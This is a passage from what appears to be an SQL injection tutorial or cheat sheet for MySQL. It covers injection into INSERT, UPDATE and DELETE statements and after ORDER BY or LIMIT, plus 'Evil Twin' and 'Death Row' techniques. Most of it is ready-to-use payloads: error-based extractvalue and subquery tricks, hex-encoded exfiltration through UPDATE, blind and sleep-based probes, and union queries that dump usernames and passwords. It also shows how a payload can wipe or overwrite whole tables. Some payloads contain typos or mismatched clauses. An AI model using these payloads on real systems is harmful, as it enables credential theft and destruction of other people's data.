* + - * + So actually, the above query will output the data in form of error. for rest of Exploitation using Sub Query Injection. But it will only work when the developer is printing any error.
      * **Other Variations**
        + I’ve noticed some variations in our payload. You can inject using these methods too.

' or (payload) or '

' and (payload) and '

' or (payload) and '

' or (payload) and '='

'\* (payload) \*'

' or (payload) and '

" – (payload) – "

* + - * **Tempering the Insert Query input**
        + Well, this time we are not going to create any error assuming that the developer is not giving any error. So we will get the output by inserting the injection and then insert it. After that we will check the Inserted value to get the data.
        + Unlike Update Query Injection in insert query, we are not usually bound to use the same variable space, as here we have multiple injectable parameters in a insert query. So, let’s start the exploitation
        + **Query Example:**

insert into posts (title,post\_data,label) value ('$title','$post\_data','$label')



Our Input is going to $title, $post\_data, $label variable. This time we will inject and comment out rest of the query.

so our input in these variables goes this way:

$title = it starts here

$post\_data = any data',database())--

$label =

* + - * + So as per our input we have left the label field empty as we don’t require it anymore. what we did is we added one more parameter in $post\_data variable, which when injected in the SQL Query will be used for $label and the rest of the query will be skipped. Let’s see how the Query will look like.
        + 
        + 
        + Query:

insert into posts (title,post\_data,label) value ('it starts here','any data',database())--','')

* + - * + So if the Label is viewable you will see the database() string over there, and now you can start exploiting with the Following Queries.

Setting up post data to get the Tables:

$post\_data = any data',(select group\_concat(table\_name) from information\_schema.tables where table\_schema=datbase()))--

Setting up post data to get the columns:

$post\_data = any data',(select group\_concat(column\_name) from information\_schema.columns where table\_schema=datbase() and table\_name='any\_\_table\_name\_here'))--

Setting up post data to get the columns data:

$post\_data = any data',(select group\_concat(username,0x3a,password) from any\_table\_name\_here))--

* + - * + You can also use Limit if required, if you don’t know how to use Limit go and read Death Row Injection..
  + **injecting into update statement**
    - A typical UPDATE statement works much like an INSERT statement, except that it usually contains a WHERE clause to tell the database which rows of the table to update. For example, when a user changes her password, the application might perform the following query:
      * UPDATE users SET password=’newsecret’ WHERE user = ‘marcus’ and password = ‘secret’
    - **Vulnerable code**
      * $status=$\_POST['status'];
      * $current\_user = $\_SESSION['username'];
      * $query="update users set status='$status' where username='$current\_user'";
      * if (!mySQL\_query($query,$conn))
      * echo "Error While Updation process : " . mySQL\_error();
      * else
      * echo "Updated Sucessfully
      * ";
    - This query in effect verifies whether the user’s existing password is correct and, if so, updates it with the new value. If the function is vulnerable to SQL injection, an attacker can bypass the existing password check and update the password of the admin user by entering the following username: admin’—
    - **Data Extraction using following Injections**
      * 1. Xpath Injection
      * 2. Sub Query Injection
      * 3. Tempering the Update Query input values to get the Output.
      * 4. Blind Injection
    - **Exploitation using XPATH injection.**
      * It will work when the developer have inserted the error function over there. else only 3rd injection will work
      * **Query:**
        + update users set status='$status' where username='$current\_user';
      * **Injection in variable Status**
        + " extractvalue(0x0a,concat(0x0a,(select database())))--+
        + ' or extractvalue(1,concat(0x7e,database())) or'
      * Now lets see what will the query passed. For the above given Query first injection will work.
        + $status = ' extractvalue(0x0a,concat(0x0a,(select database()))) '
        + update users set status='' extractvalue(0x0a,concat(0x0a,(select database()))) '' where username='$current\_user';
      * So actually the above query will output the data in form of error. for rest of Exploitation using XPATH read XPATH Injection
    - **Exploitation using Sub-Query Injection.**
      * update users set status='$status' where username='$current\_user'
      * Injection in variable Status
        + " (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x)--+
      * Now lets see what will the query passed. For the above given Query first injection will work.
        + update users set status='' (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) '' where username='$current\_user';
      * So actually the above query will output the data in form of error. for rest of Exploitation using Sub Query Injection. But it will only work when the developer is printing any error. So now lets start with our 3rd method.
    - **Other Variations**
      * I’ve noticed some variations in our payload. You can inject using these methods too.
      * ' or (payload) or '
      * ' and (payload) and '
      * ' or (payload) and '
      * ' or (payload) and '='
      * '\* (payload) \*'
      * ' or (payload) and '
      * " – (payload) – "
    - **Tempering the Update Query input**
      * Well, this time we are not going to create any error assuming that the developer is not giving any error. So we will get the output by inserting the injection and then update it. After that we will check the updated value to get the data.
      * Actually because of lack of my own knowledge or lack of Concatenation operator in MySQL this task is not going to be very easy. There a load of other ways to inject into a Update Query but i suppose not to discuss them here. Well we will now get the output in Numeric value, for that we will use ' ' to add and we will convert our values into hex to get the output in numeric value, we can also use ASCII function for the same approach but ASCII makes the process slower and lengthy. On the same time there are many other methods to do it. But right now i find this one to be the best as of i got. so let us continue with this.
      * **Data Extraction Via Update Statement** 
        + **Query:**

update users set status='$status' where username='$current\_user'

Our Input is going to $status variable. Now we will first try and get the count of characters in current database() string.

* + - * + **Injection:**

' length(database()) '

* + - * + so now lets see what will happen on the query side.

update users set status='' length(database()) '' where username='$current\_user'

* + - * + Let us assume the Database name is "target" so now if we check the updated value it will show us 6 over there.
        + Getting output using Hex.

Now let us get the current database name. What we will do is we will convert the name to hex to get the data in numeric value.

injection:

' hex(database()) '

Query Part:

update users set status='' hex(database()) '' where username='$current\_user'

The value '746172676574' will be updated so if we unhex this value. we will get that the current database name is 'target'. That was easy but the problem with Hex is that some character like 'L' is 6C which will then be truncated so we can use hex function twice if the name is not complete, still if we don’t get it completely then we can use the substring function to get 3 characters at a time.

* + - * + Getting database() by hex encoding it twice.

injection:

' hex(hex(substring(database(),1,3))) '



' hex(hex(substring(database(),3,3))) '

Query Part:

update users set status='' hex(hex(substring(database(),1,3))) '' where username='$current\_user'

update users set status='' hex(hex(substring(database(),3,3))) '' where username='$current\_user'

Okay now we can continue dumping the other part in the same manner just using the basic tricks, and the injection will remain the same.

* + - * **Harming the Database**
        + However, if the application is vulnerable to SQL injection, an attacker can bypass the application's logic and gain unauthorized access to data. By adding '-- to our input, we are able to remove the WHERE clause in the UPDATE statement of this application and Removing the WHERE clause means that every contact in the database is updated with the same information
        + 
        + 
  + **injecting into delete statement**
    - **Vulnerable code**
      * $product\_id=$\_POST['product\_id'];
      * $query="delete from products where product\_id='$product\_id'";
      * if (!mySQL\_query($query,$conn))
      * echo "Error While Deletion process : " . mySQL\_error();
      * else
      * echo "Deleted Sucessfully
      * ";
    - **Data extraction** 
      * 1- using Path injection
      * 2- using Sub query injection
      * 3- using Blind injection
    - **Data Extraction using XPATH injection.**
      * It will work when the developer have inserted the error function over there. else only blind will work
      * **Query:**
        + delete from products where product\_id="$product\_id"
        + delete from products where product\_id='$product\_id'
      * **Injection**
        + ' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''='
        + " or extractvalue(0x0a,concat(0x0a,(select database()))) and ""="
        + " or extractvalue(0x0a,concat(0x0a,(select database()))) #
      * Now lets see what will the query passed. For the above given Query first injection will work.
        + delete from users where id='' or updatexml(1,concat(0x7e,(version())),0) or'';
        + delete from products where product\_id='' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''=''

So actually the above query will output the data in form of error. for rest of Exploitation using XPATH read XPATH Injection

* + - **Exploitation using Sub-Query Injection.**
      * **Query**
        + delete from products where product\_id="$product\_id"
        + delete from products where product\_id='$product\_id'
      * **Injection**
        + ' or (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) and ''='
        + " or (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) and ""="
        + ' or (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) --+
        + ' or (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) #
      * Now lets see what will the query passed. For the above given Query Second injection will work.
        + delete from products where product\_id="" or (select 1 from (select count(\*),Concat((select database()),0x3a,floor(rand(0)\*2))y from information\_schema.tables group by y)x) and ""="" and password='$passwrd' limit 0,1

So actually the above query will output the data in form of error. for rest of Exploitation using Sub Query Injection.

* + - **Exploitation using Blind Injection**
      * okay now as its blind we will again ask questions from the database if the data gets deleted that means it returned true else false.
      * okay first we need to find the right injection string to know what query is being used inside the application. okay as i told you earlier that we can not use those other testing methods because they can delete the whole database at once if worked. so testing will be a little different, so we will use and in place of or this time.
      * okay for example a valid query will be.
        + delete from products where product\_id="C1"

where C1 is out input, so now for testing injection over here our injections form will be. We are using this type of injection so that we will only delete one row at a time. I will soon try to find some way to Bypass it and get our result without deleting the Database.

* + - * + C1' and true--
        + C1' and true#
        + C1' and true--+
        + C1" and true--
        + C1" and true#
        + C1" and true--+
      * After each you gotta check if product or anything which you wanted to delete is deleted that means your injection worked, in our case 4th one will work
        + C1" and true--
      * okay that means we are commenting out the rest of query
      * let us start by checking the length of database().
      * Quering if the length of database() is equal to 10
        + product\_id = " and (select 1 from dual where length(database())=10)--
      * if it delete the given product ID that means you are on your way else try another number then you can try checking other number and you can always use the greater and smaller than symbols to make the process faster.
      * Once you know the length of database() you can start collecting information by testing like Blind Injection. Read Blind SQL injection or rest of the Exploitation. Just change 'or' with 'and'.
  + **injecting After ORDER By / Limit** 
    - **Code Example**
      * SELECT field FROM table WHERE id > 0 ORDER BY {**injection POINT}**
      * SELECT field FROM table WHERE id > 0 ORDER BY id LIMIT {**injection POINT}**
        + Here we can’t use UNION Method because UNION should come before ORDER BY and LIMIT
    - **Exploitation**
      * **There are Three ways we are going to discuss how to inject into order by clause.**
        + 1. Error Based Injection


XPATH

Procedure

* + - * + 2. Blind Injection Techniques

Error Based

Time Based.

* + - * **Error Based Using PROCEDURE** 
        + 
        + **Query Example:**

select posts from content where submit=1 order by ID LIMIT BY $sort

select posts from content where submit=1 order by $sort

select posts from content where submit=1 order by ‘$sort’

select posts from content where submit=1 order by “$sort”

* + - * + **Payload**

20 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1);

The Query will be

SELECT field FROM table WHERE id > 0 ORDER BY id LIMIT 20 procedure analyse(extractvalue(rand(),concat(0x3a,version())),1);

The result will be:

SQL Error:

1105 - XPATH syntax error: ':5.5.33-1'

* + - * **Error Based Injection Using XPATH**
        + **Query:**

select posts from content where submit=1 order by $sort

select posts from content where submit=1 order by ‘$sort’

select posts from content where submit=1 order by “$sort”

* + - * + **Injection**

Param=1,extractvalue(0x0a,concat(0x0a,(select database())))#

param=id',extractvalue(0x0a,concat(0x0a,(select database())))--+

param=id”,extractvalue(0x0a,concat(0x0a,(select version())))--+

The above query will output the data in form of error. for rest of Exploitation using XPATH read XPATH Injection

Param=j',extractvalue(0x0a,concat(0x0a,(select username from users limit 0,1 ),0x3a,(select password from users limit 0,1 )))--+

Param =j',extractvalue(0x0a,concat(0x0a,(select group\_concat(username) from users )))--+

Param =j',extractvalue(0x0a,concat(0x0a,(select group\_concat(password) from users )))--+

* + - * **Error Based Blind Injection**
        + This is the case when you cannot see any direct error from database. So in such cases we create the error ourselves and by the behavior like no output or some other kind of error we can know that its a Error. Now below is a query i created in such a manner that if the output is true only then it will create error else it will work. By looking at the page we will come to know is it true or false.
        + **Query**

select posts from content where submit=1 order by `$sort`

* + - * + **Injection’s method 1**

input : id`,extractvalue(null,concat((select 0 from dual where database() like database()),0x3a))--+

input : id`,extractvalue(null,concat((select 0 from dual where database() like database()),0x3a))--

input : id`,extractvalue(null,concat((select 0 from dual where database() like database()),0x3a))#

Here you can see the condition database() like database() here you can use any condition to test, and other blind injections syntax will also work over here. You can use it to extract the database using blind injection.

* + - * + **Injection’s method 2**

Remember when you will try to create an error over here it will show unknown column error its not different from the above one which we injected using XPATH, but the same can be injected using the below injection which can be used in cases when XPATH functions are not available of disabled.

input : id`,(select case when (1=1) then 1 else 1\*(select table\_name from information\_schema.tables)end)=1--+

input : id`,(select case when (1=1) then 1 else 1\*(select table\_name from information\_schema.tables)end)=1--

input : id`,(select case when (1=1) then 1 else 1\*(select table\_name from information\_schema.tables)end)=1#

Here you can see the condition 1=1 here you can use any condition to test, and other blind injections syntax will also work over here. You can use it to extract the database using blind injection.

* + - * **Time Based Blind Techniques.**
        + Sometimes you could face a condition where both true and false are not having any difference or the page is redirected somewhere. In such case it becomes tough to use Blind Injection. What we will do now is create query in such a way that it will delay if its true else reply normally.
        + **Query:**

select posts from content where submit=1 order by `$sort`

* + - * + **Injection**

input : id`,(select sleep(10) from dual where database() like database())#

input : id`,(select sleep(10) from dual where database() like database())--

input : id`,(select sleep(10) from dual where database() like database())--+

The above query will Reply normally if the condition is false otherwise it will take time to reply and this is how we will extract the data. for rest of Exploitation using Time based Blind read Time Based Blind Injection

* + - **Resources**
      * <http://www.securityidiots.com/Web-Pentest/SQL-Injection/group-by-and-order-by-sql-injection.html>
      * <https://notsosecure.com/injection-order-group-clause>
      * <https://portswigger.net/support/sql-injection-in-the-query-structure>
      * https://www.gremwell.com/exploiting\_sql\_injection\_in\_order\_by\_on\_oracle
  + **Evil Twin Injection**
    - the idea to complete the whole injection using subqueries and here i found the trick to complete whole database fetching in just two Evil Queries.
    - **Steps:**
      * So we are going to Inject the Evil two after getting the columns using the order by
        + For Example our Injection is:

1' union select 1,2,3,4#

and we are injecting in the 4th Column

* + - * Next we will inject the First Query in the injection to get all the Database Names Followed by all Tables and Columns
        + -1' union select 1,2,3,(select (@) from (select(@:=0x00),(select (@) from (information\_schema.columns) where (table\_schema>=@) and (@)in (@:=concat(@,0x3C,0x62,0x72,0x3E,' [ ',table\_schema,' ] > ',table\_name,' > ',column\_name))))a)#

This query will get all data from the database where First column is Database Name, second is Table Name and the third is Column Name

* + - * So here our second Query is Ready to be injected:
        + -1' union all select (select (@) from (select(@:=0x00),(select (@) from (users) where (@)in (@:=concat(@,0x3C,0x62,0x72,0x3E,' [ ',username,' ] > ',pass,' > '))))a)#
        + And the above query will show you all the usernames and passwords in the users Table.
  + **Deathrow Single Row injection**
    - **What is Death row?**
      * While injecting a Web application you will usually face it, this is the scenario when the whole array output of the Query do not gets printed. The web application only prints the first.
      * For Example:
        + The query "Select username,password from users;" Will output the complete list of users. but now it depends on how the web application is giving you output. So normally in 70% cases you may have to face "Death Row Injection"
      * To overcome such situation we use Limit or if we are intelligent enough to make a condition through which we can output the data which we actually need. Here we will discuss both of these ways.
        + Syntax : Limit "From Row Number", "Number of Rows"

that the first parameter takes the row number from which you want to start, and the second one takes number of rows you want to output.

* + - **Query Explanation** 
      * Normal injection
        + www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users--
      * The above query will output all rows as once but the web application may just return one. So to get all using Limit we will go one by one.
        + First Row : www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users limit 0,1--
        + Second Row : www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users limit 1,1--(2nd row)
        + Nth Row : www.vuln-site.com/index.php?view=43 union select 1,2,concat(username,0x3a,password),4,5 from users limit n,1--(nth row)
      * So now we can keep increasing the first parameter to get each row one by one. But if the database is huge. Damnnn...its a headache to go like this. And a lazy guy like me will never like to go through this torture. Yeah so now there is an another way to handle the situation.
      * We can use Sub Query to extract particular number of rows from the Database and then concat them into the output. Herez an example to do this one:
        + select group\_concat(username,0x3a,password,0x0a)from (select username,password from users limit 0,100);

So the above query got 100 rows conctenated into the output. Lets see how the Injection will look like.

* + - * + www.vuln-site.com/index.php?view=43 union select 1,2,group\_concat(username,0x3a,password),4,5 from (select username,password from users limit 0,100)a—

First 100 rows

* + - * + www.vuln-site.com/index.php?view=43 union select 1,2,group\_concat(username,0x3a,password),4,5 from (select username,password from users limit 100,100)a--

100 rows from 100th row

* + - * + www.vuln-site.com/index.php?view=43 union select 1,2,group\_concat(username,0x3a,password),4,5 from (select username,password from users limit n,100)a--

100 rows from nth row

* + - * In this way we can speed up the Process...But again if the we think of a Database Containing lacks of Rows. It again becomes a headache. So one will think that we we can increase the number of rows each time we Inject to fasten up the process. Hmmmm but a problem, Group\_concat function have a limit of 1024 characters and it will Trim the rest of characters. So there is another way out of it. we can use the Cast Function to increase the Buffer.
        + Query:

SELECT CAST(GROUP\_CONCAT(username,0x3a,password,0x0a) AS CHAR(2048)) FROM users;

* + - * + I have increase the buffer to 2048, you can try and increase more like increasing 8192, but not more than that as you know its the default limit of a POST output. hmmm so what if you cant get all at once?. we can again use the Sub Query trick.

